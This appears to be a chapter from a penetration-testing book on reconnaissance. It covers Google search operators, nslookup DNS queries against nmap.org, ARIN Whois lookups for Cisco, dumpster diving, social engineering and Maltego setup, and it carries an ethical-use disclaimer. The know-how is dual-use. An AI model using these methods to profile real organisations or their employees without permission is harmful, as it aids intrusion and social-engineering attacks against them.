The goal of this phase is to find out how much information you can about the organization.

Some things that should be determined about the organization include:

- organizational structure including detailed high-level, departmental, and team organizational charts;
- organizational infrastructure including IP space and network topology;
- technologies used including hardware platforms and software packages;
- employee email addresses;
- organizational partners;
- physical locations of the organizational facilities;
- phone numbers.

Depending of the magnitude and certainty of the information collected we'll be able to conduct a better analysis later. Therefore,

it is important to dedicate our best effort to this stage. “Give me six hours to chop down a tree and I will spend the first four sharpening my axe.” Abraham Lincoln.

Now, depending on whether the interaction with the target is direct or indirect, the reconnaissance can be active or passive.

Passive reconnaissance

We say the reconnaissance is passive when we have no direct interaction with the client or victim. For example, we use a search engine like Google and inquire the name of the audited company, in the results we get the name of the client's website and discover that the web server name is www.enterprisex.com, then we do a DNS search and get that the IP address of that server is 200.20.2.2 (fictional address of course).

Some examples of passive reconnaissance:

- Search in the newspaper for job ads in the IT department of Company X. If it turns out that Company X is looking for an experienced Oracle DBA, that gives

us a clue about which database they use, or if they want a Webmaster who knows about Apache then we already know the webserver software.

- Internet directory enquiries. When a company registers a domain name with its hosting provider, they publish contact information on a public database called Who-Is. There you can get valuable information such as the name of the company that owns the domain, business addresses and phone numbers, email addresses, IP addresses ranges assigned, etc. You can keep this information private paying an annual fee to the hosting provider, but many companies that acquire a domain don't know about this option.
- Searches on social networks. Sites like Facebook, LinkedIn, Twitter, among others, have lots of information that can be easily used on social engineering attacks.
- Retrieving information from the trash. This unpleasant method it is also known as dumpster diving, although it sounds disgusting it can be very helpful in acquiring confidential information of a company. Even in this age of insecurity there are few companies that use shredders and incinerators to destroy confidential information. You can't even imagine how many employees "recycle" printouts of confidential reports that went wrong or threw post-it notes with passwords in the trash.

Active Reconnaissance

In this type of reconnaissance there is a direct interaction with the target or victim.

Examples of active reconnaissance:

- Ping sweeps to determine the active public computers within a range of IP's.
- Connecting to a service port in order to gather a banner and try to determine the software version.
- Using social engineering to obtain confidential information.
- Make a network mapping to determine the existence of a firewall or border router

Reconnaissance tools

There are many sophisticated applications that can help us when making reconnaissance. But while these tools save us time, this does not mean we cannot make footprinting manually. Generally, I like to start with the most simple: a command line and a web browser.

Hacking with Google

Google hacking, sometimes, referred to as Google dorking, is an information gathering technique used by an attacker leveraging advanced Google searching techniques. Google hacking search queries can be used to identify security vulnerabilities in web applications, gather information for arbitrary or individual targets, discover error messages disclosing sensitive information, discover files containing credentials and other sensitive data.

Although there are still many other Internet search engines, Google is undoubtedly the most widely used due to its classification technology web pages (Page Rank), which allows us to search quickly and accurately.

For our reconnaissance example with Google we will begin with the most simple: searching for the company's name. In this example we'll use as victim the Project Scanme by Nmap .

Scanme is a free site maintained by Fyodor, the creator of NMAP port scanner. On this site we are entitled to perform footprinting and scanning only .

We can do all these information gathering stuffs on our simple browse or windows cmd. Like nslookup can be simply done in cmd , you can use this command nslookup on your linux terminal too..but I'm here to make your work simple and easier.

Note: An ethical hacker never conducts penetration tests on systems unless he/she has obtained permission from the owner of the organization. Neither the author nor the publishers are responsible for the misuse of hacking techniques provided in this book.

So Let's Start.....

the search has yielded near 11,000 results, but we are interested on the first one on the list. This is not always easy, there are companies that have very common names, or have sites that are not well indexed, so they will not appear in the top results. Therefore, to improve our search we will use the operators provided by Google. Let's review some of the most important.

Special google search operators

Before starting with google dorks, you need to have basic understanding of few special google search operators and also how it functions.

1.intitle: This will ask google to show pages that have the term in their html title.

2. inurl: Searches for specified term in the URL. For example: inurl: register.php

3. filetype: Searched for certain file type. **Example:** `filetype:pdf` will search for all the pdf files in the websites.

4. ext: It works similar to filetype. **Example:** `ext:pdf` finds pdf extension files.

5. intext: This will search content of the page. This works somewhat like plain google search

6. site: This limits the search to a specific site only. **Example:** `site:abc@d.com` will limit search to only abc@d.com.


7. Cache: This will show you cached version of any website. **Example:** `cache: aa.com`

8. *This works like a wildcard. **Example:** `How to *` sites, will show you all the results like “how to...” design/create/hack, etc... “sites”

- **+** (plus symbol): is used to include words that because they are very common are not included on Google search results. For example, say that you want to look for company The X, given that the article “the” is very common, it is usually excluded from the search. If we want this word to be included, then we write our search text like this: Company +The X
- **-** (minus symbol): is used to exclude a term from results that otherwise could include it. For example, if we are looking for banking institutions, we could write: banks -furniture
- **””** (double quotes): if we need to find a text literally, we framed it in double quotes. **Example:** “Company X”

- **~ (tilde):** placing this prefix to a word will include synonyms thereof. For example, search by **~ company X** will also include results for organization X
- **OR:** This allows you to include results that meet one or both criteria. For example, “Company X General Manager” OR “Company X Systems Manager”
- **site:** allow to limit searches to a particular Internet site. Example: General Manager site:companyX.com
- **link:** list of pages that contain links to the url. For example, searching for link:companyX.com gets pages that contain links to company X website.
- **filetype: or ext:** allows you to search by file types. Example: Payment roles + ext:pdf site:empresax.com
- **allintext:** get pages that contain the search words within the text or body thereof. Example: allintext: Company X
- **inurl:** shows results that contain the search words in the web address (URL). Example: inurl: Company X

Of course there are more operators that can be used with Google , but I think these are the most useful.



Returning to our reconnaissance example, we found among the results some pages about the NMAP organization. The one that catches our attention is scanme.nmap.org, this brings us to our next tool: DNS name resolution.

Determining names with nslookup

Now that we know the main site of our client, we can make a DNS query to obtain its IP address. In a real case it is possible to find more than one customer site referenced by Google and therefore we'll get several IP addresses.

Actually, the idea behind getting this first translation is to estimate the range of IP's that we will need to scan in order to identify additional hosts that could belong to the client.

Assuming that our target is using IPv4 addresses, we could test the whole range of hosts inside the subnet.

The latter is impractical if you try to address Class A or B, since the scanning process could last longer. To determine the range more accurately, we can use other means as looking in Who-Is directories or performing social engineering attacks.

In this example we will made a name query using the nslookup command included in the CLI from any version of Windows, Linux or Unix.



```
C:\windows\system32\cmd.exe - nslookup
Microsoft Windows [Versión 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\Karina>nslookup
Servidor predeterminado: dns3.porta.net
Address: 200.25.197.8

> scanme.nmap.org
Servidor: dns3.porta.net
Address: 200.25.197.8

Respueta no autoritativa:
Nombre: scanme.nmap.org
Addresses: 2600:3c01::f03c:91ff:fe93:cd19
           74.207.244.221

> -
```


Reviewing the results of our inquiry, as shown in Figure we note that this site has two addresses, one IPv4 and one IPv6. The IPv4 address belongs to a class A, since the first byte is 74 (a number between 1 and 128), so the range of hosts to analyze in a real case would be very large and could take a long time.

Returning to the nslookup command, we still can learn more from our target. We will use some useful options:

set type = [NS | MX | ALL] to set the query type, NS name service, MX mail service (mail exchanger) and ALL to show everything.

ls [-a | -d] domain enables you to list the addresses for the specified domain (for which the DNS server for that domain must have this option enabled) -a canonical names and aliases, -d all records in the DNS zone.

Let's see an example for our target domain, nmap.org. In Figure 4 we can see that when we establish the type of query as NS, it returns information about the name servers for our target domain, whereas if the query type is MX provides further information about the mail servers for that domain. When using the option ALL we obtain the combination of both queries (NS + MX), such as shown in Figure .



The screenshot shows a Windows Command Prompt window titled 'C:\windows\system32\cmd.exe - nslookup'. The user has performed several nslookup commands on the domain 'nmap.org' to demonstrate different query types:

- A query for the IP address of 'scanne.nmap.org' (IPv6: 2600:3c01::f03c:91ff:fe93:cd19, IPv4: 74.207.244.221).
- A query for the name servers using the 'NS' type, returning five entries: ns5.linode.com, ns1.linode.com, ns2.linode.com, ns3.linode.com, and ns4.linode.com.
- A query for the mail exchange servers using the 'MX' type, returning one entry: mail.titan.net with preference 0.
- A final query using the 'ALL' type, which combines the previous NS and MX results.

```
> scanme.nmap.org
Servidor: host-200-124-224-195.telmex.com.ec
Address: 200.124.224.195

Respuesta no autoritativa:
Nombre: scanme.nmap.org
Addresses: 2600:3c01::f03c:91ff:fe93:cd19
          74.207.244.221

> set type=NS
> nmap.org
Servidor: host-200-124-224-195.telmex.com.ec
Address: 200.124.224.195

Respuesta no autoritativa:
nmap.org      nameserver = ns5.linode.com
nmap.org      nameserver = ns1.linode.com
nmap.org      nameserver = ns2.linode.com
nmap.org      nameserver = ns3.linode.com
nmap.org      nameserver = ns4.linode.com

ns4.linode.com  internet address = 207.192.70.10
ns5.linode.com  AAAA IPv6 address = 2600:3c03::a
ns5.linode.com  internet address = 109.74.194.10
ns5.linode.com  AAAA IPv6 address = 2a01:7e00::a
> set type=MX
> nmap.org
Servidor: host-200-124-224-195.telmex.com.ec
Address: 200.124.224.195

Respuesta no autoritativa:
nmap.org      MX preference = 0, mail exchanger = mail.titan.net

nmap.org      nameserver = ns3.linode.com
nmap.org      nameserver = ns4.linode.com
nmap.org      nameserver = ns5.linode.com
nmap.org      nameserver = ns1.linode.com
nmap.org      nameserver = ns2.linode.com
mail.titan.net  internet address = 64.13.134.2
ns4.linode.com  internet address = 207.192.70.10
ns4.linode.com  AAAA IPv6 address = 2600:3c03::a
ns5.linode.com  internet address = 109.74.194.10
ns5.linode.com  AAAA IPv6 address = 2a01:7e00::a
>
```

```
C:\windows\system32\cmd.exe - nslookup
ns5.linode.com  internet address = 109.74.194.10
ns5.linode.com  AAAA IPv6 address = 2a01:7e00::a
> set type=ALL
> nmap.org
Servidor: host-200-124-224-195.telmex.com.ec
Address: 200.124.224.195

Respuesta no autoritativa:
nmap.org      MX preference = 0, mail exchanger = mail.titan.net
nmap.org      internet address = 74.207.254.18
nmap.org      nameserver = ns2.linode.com
nmap.org      nameserver = ns3.linode.com
nmap.org      nameserver = ns4.linode.com
nmap.org      nameserver = ns5.linode.com
nmap.org      nameserver = ns1.linode.com

nmap.org      nameserver = ns1.linode.com
nmap.org      nameserver = ns2.linode.com
nmap.org      nameserver = ns3.linode.com
nmap.org      nameserver = ns4.linode.com
nmap.org      nameserver = ns5.linode.com
mail.titan.net  internet address = 64.13.134.2
ns4.linode.com  internet address = 207.192.70.10
ns4.linode.com  AAAA IPv6 address = 2600:3c03::a
ns5.linode.com  internet address = 109.74.194.10
ns5.linode.com  AAAA IPv6 address = 2a01:7e00::a
> -
```

These simple queries give us valuable information about our target, such as:

1. The nmap.org domain is hosted on an external server provided by Linode Company.
2. The mail service is provided by the server mail.titan.net IP 64.13.134.2, which belongs to a different network segment than the host scanme.nmap.org.

Getting information from Who-Is directories

Our next step will be to obtain information by making queries to a Who-Is database.

The Who-Is is a service that allows querying a repository on the Internet to retrieve information about the ownership of a domain name or an IP address. When an organization requests a domain name from its Internet Service Provider (ISP), this information is registered in the corresponding Who-Is database.

When the name belongs to a top-level domain (.com, .org, .net, .biz, .mil, etc.) is usually the ARIN (American Registry for Internet Numbers) who keeps this information in its Who-Is database; but when the domain belongs to a country (ec, .co, .us, .uk, etc.) this information is usually kept by the NIC (Network Information Center) of the respective country.

Say that you want to get information from a well-known company such as Cisco Systems, since the domain is cisco.com - a top level domain - then we should go to the ARIN for information.

Point your browser to <http://whois.arin.net> and in the box called “SEARCH WHOIS-RWS” enter the name of the organization, in this example: Cisco Systems.

Note: It is important to emphasize that we can make inquiries to the Who-Is database without requesting permission, because this is public information.

The screenshot shows the ARIN website interface. At the top, there's a navigation bar with links for NUMBER RESOURCES, PARTICIPATE, POLICIES, FEES & INVOICES, KNOWLEDGE, and ABOUT US. Below this is a search bar labeled "SEARCH WHOISRWS" with a "advanced search" link. On the left, a sidebar has a red background and features a blue button labeled "ARIN Online enter". The main content area is titled "WHOIS-RWS". Under the heading "Organizations", a list of entries for Cisco Systems is shown, including "CISCO SYSTEMS (CISCO-12)", "CISCO SYSTEMS (CISCO-23)", "Cisco Systems (CISCOS)", "Cisco Systems (CISCOS-1)", "CISCO SYSTEMS (CISCOS-14)", "Cisco Systems (CISCOS-20)", "CISCO SYSTEMS (CISCOS-21)", "CISCO SYSTEMS (CISCOS-23)", and "CISCO SYSTEMS (CISCOS-24)". Under the heading "Customers", a list of entries for Cisco Systems is shown, including "Cisco Systems (C00147857)", "Cisco Systems (C00196071)", "Cisco Systems (C00234964)", "Cisco Systems (C00542683)", "Cisco Systems (C00920788)", and "Cisco Systems (C00920881)". To the right, a sidebar titled "RELEVANT LINKS" contains links to "ARIN Whois/Whois-RWS Terms of Service", "Whois-RWS API Documentation", "ARIN Technical Discussion Mailing List", and "Sample stylesheet (xsl)".

Query for Cisco Systems in the ARIN Who-Is database

As you may see we got valuable information from the results (see Figure 6). In this example we will review the third option under Organizations: Cisco Systems (CISCOS).

As shown in Figure , we obtained information relevant to our objective as the physical location of the company, when the domain name was registered for the first time, when it was updated and we also have the option to verify additional information by visiting the links arranged at the end of the report: sections “See Also”. For example,

if we want to know which IP addresses blocks are assigned to Cisco Systems, we would click on the link “Related Networks” and get a response like the one shown in Figures .

The screenshot shows the ARIN WHOIS-RWS search results for the organization "Cisco Systems". The results table includes fields such as Name, Handle, Street, City, State/Province, Postal Code, Country, Registration Date, Last Updated, and Comments. It also lists RESTful Link, See Also for Related networks, Related autonomous system numbers, and Related POC records. A sidebar on the right contains links to ARIN Whois/Whois-RWS Terms of Service, Whois-RWS API documentation, ARIN Technical Discussion Mailing List, and Sample stylesheet (xsl).

Organization	
Name	Cisco Systems
Handle	CISCOS
Street	170 West Tasman Drive
City	San Jose
State/Province	CA
Postal Code	95134
Country	US
Registration Date	1991-01-17
Last Updated	2011-09-24
Comments	
RESTful Link	http://whois.arin.net/rest/org/CISCOS
See Also	Related networks
See Also	Related autonomous system numbers
See Also	Related POC records

RELEVANT LINKS

- > [ARIN Whois/Whois-RWS Terms of Service](#)
- > [Whois-RWS API documentation](#)
- > [ARIN Technical Discussion Mailing List](#)
- > [Sample stylesheet \(xsl\)](#)

Detailed information about Cisco Systems

The screenshot shows the ARIN WHOIS-RWS search results for Network Resources related to Cisco Systems. The results table lists various network blocks, such as CISCO-FLD4, CISCO-FLD1, CISCO-FLD5, CISCO-FLD6, CISCO-FLD7, CISCO-FLD8, CISCO-FLD9, CISCO-FLD11, CISCO-FLD12, CISCO-FLD17, CISCO-FLD3, CISCO-FLD2, CISCO-204, CISCO-SHONET, NETBLK-CISCO-CBLOCK, ATWORK-63369-53913, and NEWE-CISCOS-3, along with their respective IP ranges.

Network Resources	
CISCO-FLD4 (NET-192-135-242-0-1)	192.135.242.0 - 192.135.242.255
CISCO-FLD1 (NET-192-135-239-0-1)	192.135.239.0 - 192.135.239.255
CISCO-FLD5 (NET-192-135-243-0-1)	192.135.243.0 - 192.135.243.255
CISCO-FLD6 (NET-192-135-244-0-1)	192.135.244.0 - 192.135.244.255
CISCO-FLD7 (NET-192-135-245-0-1)	192.135.245.0 - 192.135.245.255
CISCO-FLD8 (NET-192-135-246-0-1)	192.135.246.0 - 192.135.246.255
CISCO-FLD9 (NET-192-135-247-0-1)	192.135.247.0 - 192.135.247.255
CISCO-FLD11 (NET-192-135-249-0-1)	192.135.249.0 - 192.135.249.255
CISCO-FLD12 (NET-192-135-250-0-1)	192.135.250.0 - 192.135.250.255
CISCO-FLD17 (NET-192-190-224-0-1)	192.190.224.0 - 192.190.224.255
CISCO-FLD3 (NET-192-135-241-0-1)	192.135.241.0 - 192.135.241.255
CISCO-FLD2 (NET-192-135-240-0-1)	192.135.240.0 - 192.135.240.255
CISCO-204 (NET-204-69-198-0-1)	204.69.198.0 - 204.69.201.255
CISCO-SHONET (NET-144-254-0-0-1)	144.254.0.0 - 144.254.255.255
NETBLK-CISCO-CBLOCK (NET-198-135-0-0-1)	198.135.0.0 - 198.135.7.255
ATWORK-63369-53913 (NET-209-218-84-0-1)	209.218.84.0 - 209.218.84.255
NEWE-CISCOS-3 (NET-209-218-232-0-1)	209.218.232.0 - 209.218.233.255

RELEVANT LINKS

- > [ARIN Whois/Whois-RWS Terms of Service](#)
- > [Whois-RWS API documentation](#)
- > [ARIN Technical Discussion Mailing List](#)
- > [Sample stylesheet \(xsl\)](#)

This shows the importance of keeping this information private, because it's indeed true that when we have public servers in our network perimeter their IP's will also be public, but there is no reason to make the cracker's work easier by giving him all our IP addresses ranges.

A recommendation is to pay the respective NIC to keep our information private. This is a service usually offered by the NIC for an annual quite modest amount.

Some of you may be thinking that the information recovered from the Who-Is database about our target example (Cisco Systems) is not worthy of paying the ARIN for hiding it, and in this case it may be true; but let's see another example to explain my point, this time we will consult a regional NIC.

Using all-in-one tools during recognition

So far we've made some progress in our efforts during the reconnaissance phase, but we've done so using several disperse resources such as Google, nslookup command queries, and the Who-Is directories.

This meets our goal of learning, but it is not efficient from a practical point of view. That's why in order to save time most auditors use software tools that group several tasks in one easy to use interface. Some of them even include pretty amazing features as report generation.

In this section we will review these applications:

- **Maltego**
- **Visual Traceroute tools**
- **E-Mail Tracker Pro**

Maltego

Maltego is a tool that allows collecting data from an organization easily, through the use of graphic objects and contextual menus that let you apply “transformations” to these objects in order to get further information.

A transformation is an operation applied to an object which generates additional information on it. This is reflected graphically in Maltego by a tree structure.

The objects can be of different types: devices, infrastructure elements, locations, penetration test, personal and social media.


The devices can be such as phones or cameras; infrastructure elements include objects such as domain names, IP addresses, DNS entries and similar. The location refers to physical places like cities, offices, etc.

Penetration testing objects allow us to add information obtained manually or by other means about technologies used by the target organization. Personal items refer to information such as names of people, documents, pictures, phone numbers and similar, while social objects involve data from social networks like Facebook, Twitter, and others.

Maltego has an open source version named Maltego Community. To use Maltego you must register and create a free account at Paterva servers (the company that develops Maltego). This is necessary since Paterva servers perform the transformations.

Since these servers are shared by all users using Maltego free version, transformations can sometimes take a while to run; because of that, Paterva offers a paid option of Maltego that include improvements in response times.

For this example we'll use Google as our target - let me remind you that we're dealing with public information and therefore we don't require any special permission .




After running Maltego we should complete the initial configuration steps by following the instructions on screen. This includes the creation of an account for access to the servers and obtaining updates

First we'll open a blank graph to play with it and try the long awaited transformations.


We'll begin by expanding the "Infrastructure" menu on the left and dragging an object of "Domain" type to a blank space in our new graph,

To change the default domain name, select the object with the mouse pointer and change the value in the properties box at the bottom right of the interface. In this example we will change paterva.com with google.com




Maltego initial configuration

